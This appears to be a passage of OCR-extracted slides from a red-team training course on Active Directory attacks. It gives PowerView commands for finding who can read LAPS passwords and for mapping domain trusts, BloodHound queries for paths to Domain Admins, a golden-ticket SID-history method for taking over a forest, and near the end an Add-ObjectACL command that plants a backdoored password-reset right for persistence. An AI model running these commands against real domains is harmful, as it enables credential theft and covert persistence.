1.3.1 Fundamentals & User Hunting

Custom Domain/OU Delegation

Custom Domain/OU Delegation is a very tough thing to do. Imagine a domain admin that adds something to the OU delegation he shouldn't have. Things like this slip easily due to the complexity of AD object ACLs analysis.

A common mistake is adding domain computers to have full control for an object and all sub-objects in an OU. Basically this means that all domain computers are now OU admins. They will actually have full rights inside that OU.

1.3.1 Fundamentals & User Hunting

Custom Domain/OU Delegation

An attacker therefore has to compromise one of those computers and get SYSTEM rights on it. This way he owns the computer account on AD and has all the abovementioned rights on the OU, which is full.

To investigate about that kind of misconfigurations we can use PowerView's ACL scanner module which we cover further down this module.

1.3.1 Fundamentals & User Hunting

MS LAPS Delegation

The LAPS policy can also be identified but it is not that interesting, since it just documents how long a password is, how often it should be changed etc.

https://blog.stealthbits.com/running-laps-in-the-race-to-security/

1.3.1 Fundamentals & User Hunting

LAPS Delegation

More interesting is using PowerView to pull the permissions for who has rights to the LAPS password attribute, where clear text passwords are stored (ms-Mcs-AdmPwd).

With this information, we can identify who has the ability to view LAPS passwords and go after those accounts.

1.3.1 Fundamentals & User Hunting

LAPS Delegation

Once we have that, we can then pull from AD a list of all the local admin accounts, on all the computers, that those users have view access to.

PowerView has a built-in list of the groups that usually have LAPS delegation.

1.3.1 Fundamentals & User Hunting

LAPS Delegation

For example, to find the user/groups that have read access to the LAPS password property for a specified computer inside a domain, we would execute the following.

```
>> Get-NetComputer -ComputerName 'computer_name' -FullData |
     Select-Object -ExpandProperty distinguishedname |
     ForEach-Object { $_.substring($_.indexof('OU')) } | ForEach-Object {
         Get-ObjectAcl -ResolveGUIDs -DistinguishedName $_
     } | Where-Object {
         ($_.ObjectType -like 'ms-Mcs-AdmPwd') -and
         ($_.ActiveDirectoryRights -match 'ReadProperty')
     } | ForEach-Object {
         Convert-NameToSid $_.IdentityReference
     } | Select-Object -ExpandProperty SID | Get-ADObject
```

1.3.1 Fundamentals & User Hunting

LAPS Delegation

Using PowerView we can also get the ACLs for all OUs where someone is allowed to read the LAPS password attribute, as follows.

```
>> Get-NetOU -FullData |
    Get-ObjectAcl -ResolveGUIDs |
    Where-Object {
        ($_.ObjectType -like 'ms-Mcs-AdmPwd') -and
        ($_.ActiveDirectoryRights -match 'ReadProperty')
    } | ForEach-Object {
        $_ | Add-Member NoteProperty 'IdentitySID' $(Convert-NameToSid
$_.IdentityReference).SID;
        $_
    }
```

1.3.2 Important AD Component Enumeration


Now, let’s focus on how to gather critical information about the Active Directory itself and its components.

1.3.2 Important AD Component Enumeration

AD Forest Information

Using PowerView we can get the name of the forest and the sites that are inside the forest, so we can map out what resides in the targeted environment as follows.

```
>> Get-NetForest
```



```
PS C:\Users\JeremyDoyle\Downloads> get-netforest


RootDomainSid           : S-1-5-21-1770822258-1552498733-1961591868
Name                    : eLS.local
Sites                   : {Default-First-Site-Name}
Domains                 : {eLS.local}
GlobalCatalogs          : {lab-dc01.els.local}
ApplicationPartitions   : {DC=DomainDnsZones,DC=eLS,DC=local, DC=ForestDnsZones,DC=eLS,DC=local}
ForestModeLevel         : 6
ForestMode              : Windows2012R2Forest
RootDomain              : eLS.local
Schema                  : CN=Schema,CN=Configuration,DC=eLS,DC=local
SchemaRoleOwner         : lab-dc01.els.local
NamingRoleOwner         : lab-dc01.els.local
```

1.3.2 Important AD Component Enumeration

AD Forest Information

In fact, a really effective way to get information about an Active Directory environment or enterprise is to pull the site information and the subnet information. Then, we can effectively map out the entire network with just AD.

We can get information about the domains that are stored in that forest. MS recommends that every DC is a global catalog. We can therefore get a list of pretty much all of the DCs in the organization, with one command.

1.3.2 Important AD Component Enumeration

AD Forest Information

In addition, application partition will show us for example if a DNS is integrated in AD, since DNS is considered an application partition.

The forest mode will help us identify what security enhancements are not available to the administrators of that environment. We can also get information about schemas and FSMOs.

1.3.2 Important AD Component Enumeration


AD Domain Information

Using PowerView we can get domain information such as what forest is it in, all of the domain controllers, any child domain and the domain mode, which again tells us what kind of security is available.

```
>> Get-NetDomain
```

1.3.2 Important AD Component Enumeration

PowerView’s *Get-NetDomain* command resulted in the following, when executed inside our testing “ELS” domain.



```
PS C:\Users\JeremyDoyle\Downloads> Get-NetDomain


Forest                  : eLS.local
DomainControllers       : {lab-dc01.els.local}
Children                : {}
DomainMode              : Windows2012R2Domain
DomainModeLevel         : 6
Parent                  :
PdcRoleOwner            : lab-dc01.els.local
RidRoleOwner            : lab-dc01.els.local
InfrastructureRoleOwner : lab-dc01.els.local
Name                    : eLS.local
```

1.3.2 Important AD Component Enumeration

The PDC emulator

If you are a red teamer and you want to know what DC to connect to when you do all your activities, you might want to target the PDC emulator.

Why is that? Because PDC emulator is the busiest controller on the network. It is also the best connected by MS recommendations.

1.3.2 Important AD Component Enumeration

The PDC emulator

Of course, we could also target one that is located at a distant network branch, but the logs on the PDC are going to be super busy and is also typically a best practice to co-host all of the FSMOs on the same DC, this means again, a lot of logs on the PDC!

1.3.2 Important AD Component Enumeration

The PDC emulator


For example, to determine which domain controller holds the PDC emulator FSMO role in the forest root domain (if there are multiple domains in the forest), we would execute the following AD PowerShell module command.

```
>> Get-ADForest |
>> Select-Object -ExpandProperty RootDomain |
>> Get-ADDomain |
>> Select-Object -Property PDCEmulator
```

1.3.2 Important AD Component Enumeration

The PDC emulator

PowerView’s *Get-NetDomain* command, would also inform us about the whereabouts of the PDC emulator. This piece of information would be displayed next to the *PdcRoleOwner* attribute and more importantly, from an unprivileged user’s point of view.



```
PS C:\Users\JeremyDoyle\Downloads> Get-NetDomain


Forest                  : eLS.local
DomainControllers       : {lab-dc01.els.local}
Children                : {}
DomainMode              : Windows2012R2Domain
DomainModeLevel         : 6
Parent                  :
PdcRoleOwner            : lab-dc01.els.local
RidRoleOwner            : lab-dc01.els.local
InfrastructureRoleOwner : lab-dc01.els.local
Name                    : eLS.local
```

1.3.2 Important AD Component Enumeration

Domain Trusts

A trust just links up the authentication systems of two domains and allows authentication traffic to flow between them.

What is important to understand is that it allows the possibility of privileged access between domains but doesn't guarantee it.

1.3.2 Important AD Component Enumeration

Domain Trusts

An interesting case on the abovementioned statement is an attack that leverages SID history.

If in a forest you set the SID history for a user in a child domain, all the way at the bottom, to be “Enterprise Admins”, he will have access to every single machine.

1.3.2 Important AD Component Enumeration

Domain Trusts

Normally in a forest, access and trust filters down, but with the abovementioned technique you hop up a trust. It is therefore important to understand that the forest is the trust boundary and not the domain.

SID history is a very well protected attribute but one that can be modified, if you forge golden tickets.

1.3.2 Important AD Component Enumeration

Domain Trusts

If we can compromise a domain administrator's credentials in any domain in a forest, for 5 minutes, we can DCSync the Kerberos signing key for the DC, create a golden ticket where we can set the SID history to "Enterprise Admins" and finally inject that ticket.

This way, within a couple of minutes we can compromise the root of the entire domain.

1.3.2 Important AD Component Enumeration

Domain Trusts

This is probably not going to work with an external trust due to SID filtering.

It will be successful for domains inside a forest (inner-forest trust). It will even be successful with quarantined domains because usually they do not quarantine the enterprise DC SID.

1.3.2 Important AD Component Enumeration

Domain Trusts

Therefore, with proper golden ticket manipulation we can still hop up the trust.

Remember that when using that golden ticket, you have 20 minutes before a validation takes place from the DC to verify if the associated account exists or not.

1.3.2 Important AD Component Enumeration

Domain Trusts

You will have the opportunity to try all such attacks in our lab environment. Stay put!!!

Obviously, thorough Forest and Domain trust enumeration must be implemented during an engagement. PowerView allows for Forest and Domain trust enumeration, again from an unprivileged user's point of view, leveraging trusts that may exist.

1.3.2 Important AD Component Enumeration

Domain Trusts

Enumerate all domains in the current forest.

```
>> Get-NetForestDomain
```

1.3.2 Important AD Component Enumeration

Domain Trusts

Enumerate all current domain trusts.

```
>> Get-NetUser -Domain associated_domain
```

1.3.2 Important AD Component Enumeration

Domain Trusts

Find admin groups across a trust.

```
>> Get-NetGroup *admin* -Domain associated_domain
```

1.3.2 Important AD Component Enumeration

Domain Trusts

Map all reachable domain trusts.

```
>> Invoke-MapDomainTrust
```

1.3.2 Important AD Component Enumeration

Domain Trusts

Map all reachable domain trusts through LDAP queries, reflected through the current primary domain controller.

```
>> Invoke-MapDomainTrust -LDAP
```

1.3.2 Important AD Component Enumeration

Domain Trusts

Export domain trust mappings for visualization.

```
>> Invoke-MapDomainTrust | Export-Csv -NoTypeInformation trusts.csv
```

1.3.2 Important AD Component Enumeration

Domain Trusts

Find users in the current domain that reside in groups across a trust.

```
>> Find-ForeignUser
```

1.3.2 Important AD Component Enumeration

Domain Trusts

Find groups in a remote domain that include users not in the target domain.

```
>> Find-ForeignGroup -Domain els.local
```

1.3.2 Important AD Component Enumeration

Domain Trusts

If there's an organization's trust to other business units in their environment, enterprise admins may have actually and accidentally compromised their own environment.

This is because a lot of times they create another domain or another forest due to trust issues.

1.3.2 Important AD Component Enumeration

Domain Trusts

But then, they usually create a trust and trust everyone in that domain and then they will do a two-way trust.

A great resource on cross-domain/forest trust is the following.

- http://www.harmj0y.net/blog/tag/domain-trusts/


1.3.2 Important AD Component Enumeration

Domain Trusts

We can use PowerView to get trust-related information, as follows.

```
>> Get-NetDomainTrust
```

If trust relationships are set up, we would see something similar to the following.



```
PS C:\Users\joeuser> Get-NetDomainTrust

SourceName          TargetName                      TrustType TrustDirection
----------          ----------                      --------- --------------
[redacted].org child.[redacted].org ParentChild  Bidirectional
.org external.com                         Kerberos  Bidirectional
.org Partner.net                          Kerberos       Outbound
```

1.3.2 Important AD Component Enumeration

Domain Trusts

In the next module, we will see how a trust can result in total domain or even forest compromise.

1.3.2 Important AD Component Enumeration

It should be noted that we can automate mapping who is where and what rights/access they using BloodHound.

https://github.com/BloodHoundAD/BloodHound

1.3.2 Important AD Component Enumeration

BloodHound

BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify.

Defenders can use BloodHound to identify and eliminate those same attack paths. Both blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory environment.

1.3.2 Important AD Component Enumeration

BloodHound

Bloodhound is a single page Javascript application with a Neo4J database.

Graph Theory uses specific concepts that need to be clear before using Bloodhound. These are:

- **Nodes**: Nodes are AD objects, these are typically Users, Computers, Groups, Domains, OUs and GPOs.
- **Edges**: Edges are the directional relationship between two AD objects.
- **Paths**: Nodes connected by edges representing an Attack Path. In this attack path edges can be leveraged to gain access to the following node in the path.

1.3.2 Important AD Component Enumeration

BloodHound

For testing bloodhound with a randomly generated database the tools needed:

- BloodHound: Precompiled binaries exist in the release section
- BloodHound-Tools: For creating a demo database
- Neo4J Docker Image: Neo4J Database


```
#!/bin/bash
# Run the docker image for Neo4J, Connect to the Bolt Interface and change the password
docker run --name neo4j --rm --detach --publish=7474:7474 --publish=7687:7687 --
volume=$HOME/neo4j/data:/data neo4j
git clone https://github.com/BloodHoundAD/BloodHound-Tools.git
pip install neo4j-driver --user
cd DBCreator
python DBcreator.py
```

https://github.com/BloodHoundAD/BloodHound/releases
https://github.com/BloodHoundAD/BloodHound-Tools
https://hub.docker.com/_/neo4j

1.3.2 Important AD Component Enumeration

Once the Neo4J instance has been configured and the test database has been generated, Bloodhound can be used to represent the Domain, in this case ELS.LOCAL.

Nodes can be queried via the search bar, remember that nodes refer to AD Objects.



Domain	ELS.LOCAL
Users	500
Groups	508
Computers	510
OUs	21
GPOs	22
Map OU Structure	

Foreign Members

Foreign Users	0
Foreign Groups	0
Foreign Admins	0
Foreign GPO Controllers	0


Inbound Trusts

First Degree Trusts	0

1.3.2 Important AD Component Enumeration

The highway icon allows to query paths from a starting node to an ending node. In this case the path involving the starting node to the Domain Admins shows the following information:

1. User is member of IT00496 Group
2. This group has executeDCOM privileges over COMP00294
3. HasSession indicates there is a DA logged in COMP00294. This means that there is a possibility of credential extraction from this user.



User Info

Name	KPILLA00203@ELS.LOCAL
Display Name	Kourtney Pilla
Password Last Changed	Never
Last Logon	Never
Enabled	True
Compromised	False
Sessions	2
Sibling Objects in the Same OU	50
Reachable High Value Targets	3
Effective Inbound GPOs	0

See User within Domain/OU Tree

Group Membership

First Degree Group Memberships	6
Unrolled Group Membership	6
Foreign Group Membership	0

Local Admin Rights

First Degree Local Admin	0
Group Delegated Local Admin Rights	426
Derivative Local Admin Rights	510


Execution Privileges

First Degree RDP Privileges	0
Group Delegated RDP Privileges	7
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	11
SQL Admin Rights	0

1.3.2 Important AD Component Enumeration

Under the queries tab there are Pre-Built Analytics Queries for gathering general information or common attack paths.

These queries can be extended by adding them to the customqueries.json file inside the bloodhound configuration folder.


Start typing to search for a node...

Database Info | Node Info | Queries

Pre-Built Analytics Queries

Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users

1.3.2 Important AD Component Enumeration

BloodHound

Cypher Queries


Cypher is a declarative graph query language designed to be simple and expressive, allowing to express complicated queries in a simple way. A simplified way of describing cypher queries is: (NODE)-[EDGE]->(NODE), where edge is the type of relationship connecting both nodes.

In order to test Cypher Queries, the Neo4J browser is a good place to start.

1.3.2 Important AD Component Enumeration

BloodHound

As an example, this is a similar query to the one showed in the previous slide where the path between a user and the domain admins group was shown.



```
MATCH (U:User {name: "ZSKAPURA00043@ELS.LOCAL"})
MATCH (G:Group {name: "DOMAIN ADMINS@ELS.LOCAL"})
MATCH P=ShortestPath((U)-[*1..]→(G))
RETURN P
```

```
$ MATCH (U:User {name: "ZSKAPURA00043@ELS.LOCAL"}) MATCH (G:Grou
```

MATCH (U:User {name: "ZSKAPURA00043@ELS.LOCAL"})
MATCH (G:Group {name: "DOMAIN ADMINS@ELS.LOCAL"})
*MATCH P=shortestPath((U)-[*1..]->(G))*
RETURN P

1.3.2 Important AD Component Enumeration

BloodHound

Some query examples to start with in Neo4j Browser:

Return OU Names

```
MATCH (O:OU) RETURN O.name
```

Return Group Names

```
MATCH (G:Group) RETURN G.name
```

Return Domain Admin's account names

```
MATCH (U:User)-[:MemberOf]-(G:Group {name:"DOMAIN ADMINS@ELS.LOCAL"}) RETURN U.name
```

Return Users with SPN Associated

```
MATCH (U:User) WHERE exists (U.hasspn) RETURN U.name
```

Return Groups containing a Keyword

```
MATCH (G:Group) WHERE G.name=~'(?i).*ADMIN.*' RETURN G.name
```

Return Computers containing "DC" in the name

```
MATCH (C:Computer) WHERE C.name CONTAINS "DC" RETURN C
```

Return user names belonging to a group containing the keyword 'ADMIN' with a maximum degree of 2

```
MATCH (U:User)-[R:MemberOf*1..2]-(G:Group) WHERE G.name CONTAINS 'ADMIN' RETURN U.name
```

1.3.2 Important AD Component Enumeration

BloodHound

Return all users that are administrator on more than one machine

```
MATCH (U:User)-[r:MemberOf|:AdminTo*1..]->(C:Computer) WITH U.name as n, COUNT(DISTINCT(C)) as c WHERE c>1 RETURN n ORDER BY c
DESC
```

Return a list of users who have admin rights on at least one system either explicitly or through group membership

```
MATCH (u:User)-[r:AdminTo|MemberOf*1..]->(c:Computer) RETURN u.name
```

Return cross domain 'HasSession' relationships

```
MATCH p=((S:Computer)-[r:HasSession*1]->(T:User)) WHERE NOT S.domain = T.domain RETURN p
```

Return Users with additional permissions.

```
MATCH p=(m:Group)-
>[r:Owns|:WriteDacl|:GenericAll|:WriteOwner|:ExecuteDCOM|:GenericWrite|:AllowedToDelegate|:ForceChangePassword]->(n:Computer)
WHERE m.name STARTS WITH ”DOMAIN USERS” RETURN p
```

Return non Domain Controller Machines with Domain Admin Sessions

```
OPTIONAL MATCH (C:Computer)-[:MemberOf]->(G:Group)
WHERE NOT G.name = "DOMAIN CONTROLLERS@ELS.LOCAL"
WITH C as NonDC
MATCH P=(NonDC)-[:HasSession]->(U:User)-[:MemberOf]->
(G:Group {name:"DOMAIN ADMINS@ELS.LOCAL"})
RETURN U.name, NonDC.name
```

1.3.2 Important AD Component Enumeration

BloodHound

Return top 10 users with most Derivative local admin rights

```
MATCH (u:User)
OPTIONAL MATCH (u)-[:AdminTo]->(c1:Computer)
OPTIONAL MATCH (u)-[:MemberOf*1..]->(:Group)-[:AdminTo]->(c2:Computer)
WITH COLLECT(c1) + COLLECT(c2) as tempVar,u
UNWIND tempVar AS computers
RETURN u.name,COUNT(DISTINCT(computers)) AS is_admin_on_this_many_boxes
ORDER BY is_admin_on_this_many_boxes DESC
```

Parentage of users with path to DA

```
OPTIONAL MATCH p=shortestPath((u:User)-[*1..]-> (m:Group {name: "DOMAIN ADMINS@TESTLAB.LOCAL"}))
OPTIONAL MATCH (uT:User) WITH COUNT (DISTINCT(uT)) as uTotal, COUNT (DISTINCT(u)) as uHasPath
RETURN uHasPath / uTotal * 100 as Percent
```

1.3.2 Important AD Component Enumeration

BloodHound

To create custom queries for Bloodhound there is a configuration file that needs to be edited.

- Windows : %USERPROFILE%\AppData\Roaming\bloodhound\customqueries.json
- OSX: ~/Library/Application Support/bloodhound/customqueries.json
- NIX: ~/.config/bloodhound/customqueries.json

The following resources have already created custom queries for extending bloodhound capabilities:

- https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/
- https://github.com/porterhau5/BloodHound-Owned
- https://github.com/awsmhacks/awsmBloodhoundCustomQueries

1.3.2 Important AD Component Enumeration

BloodHound

You will have to opportunity to learn how to use Bloodhound in our lab environment.

1.3.2 Important AD Component Enumeration

Identifying Partner Organizations using Contacts

When an organization has exchange, you can also get information about who they commonly email. In Outlook we have contacts and our most emailed people end up in the contacts field and the contacts component.

In AD we can get a list of all contacts inside the organization, which is interesting.

1.3.2 Important AD Component Enumeration

Identifying Partner Organizations using Contacts

Much more interesting will be parsing through that and identifying what domains the organization is associated with and what they email.

1.3.2 Important AD Component Enumeration

Identifying Partner Organizations using Contacts

To identify partner organizations and the associated domains, you would execute the following command using the AD PowerShell module.

```
>>  get-ADObject -filter {ObjectClass -eq "Contact"} -Prop *
```

1.3.3 Interesting Corners of Active Directory

As you may have figured by now, the initial gathering of information takes some time. Undoubtedly this procedure will pay dividends once we start our exploitation activities though.

Let’s now document some interesting corners of Active Directory.

1.3.3 Interesting Corners of Active Directory

Active Directory ACLs

Very few organizations properly audit AD ACLs. Chances are we will come across some kind of misconfiguration in the object access rights in the domain structures we will operate on.

For example third-party software that demanded a large amount of rights that it didn't actually need.

1.3.3 Interesting Corners of Active Directory

Active Directory ACLs

In addition, those misconfigurations are a great way of sneaky persistence, since it doesn't include adding something obvious like a new user in the "Domain Admins".

ACLs are particularly hard to audit due to the amount of data that will be returned.

1.3.3 Interesting Corners of Active Directory

Active Directory ACLs

ACL Abuse Examples (some require elevated rights)

Through ACLs tampering in a post-exploitation scenario we can grant an unprivileged user access to perform DCSync activities (replicate any hash from the DC actually)

1.3.3 Interesting Corners of Active Directory

Active Directory ACLs

If a user has write permissions over a GPO, he can gain administrative access to any machine that this GPO applies to.

He can accomplish this in a variety of ways, for example by pushing out an immediate scheduled task which will run and then delete itself. [PowerView has functionality for this]

1.3.3 Interesting Corners of Active Directory

Active Directory ACLs

Enumerate the AD ACLs for a given user, resolving GUIDs:

```
>> Get-ObjectACL -ResolveGUIDs -SamAccountName SamAccountName
```

1.3.3 Interesting Corners of Active Directory

Active Directory ACLs

The below command adds a backdoored ACL. It grants 'SamAccountName1' account the right to reset the password for the 'SamAccountName2' account. (Persistence, using elevated rights.)

```
>> Add-ObjectACL -TargetSamAccountName SamAccountName2 -PrincipalSamAccountName
SamAccountName1 -Rights ResetPassword
```

1.3.3 Interesting Corners of Active Directory

Active Directory ACLs
The below backdoors the permissions for *AdminSDHolder*. (Persistence, using elevated rights.)

```
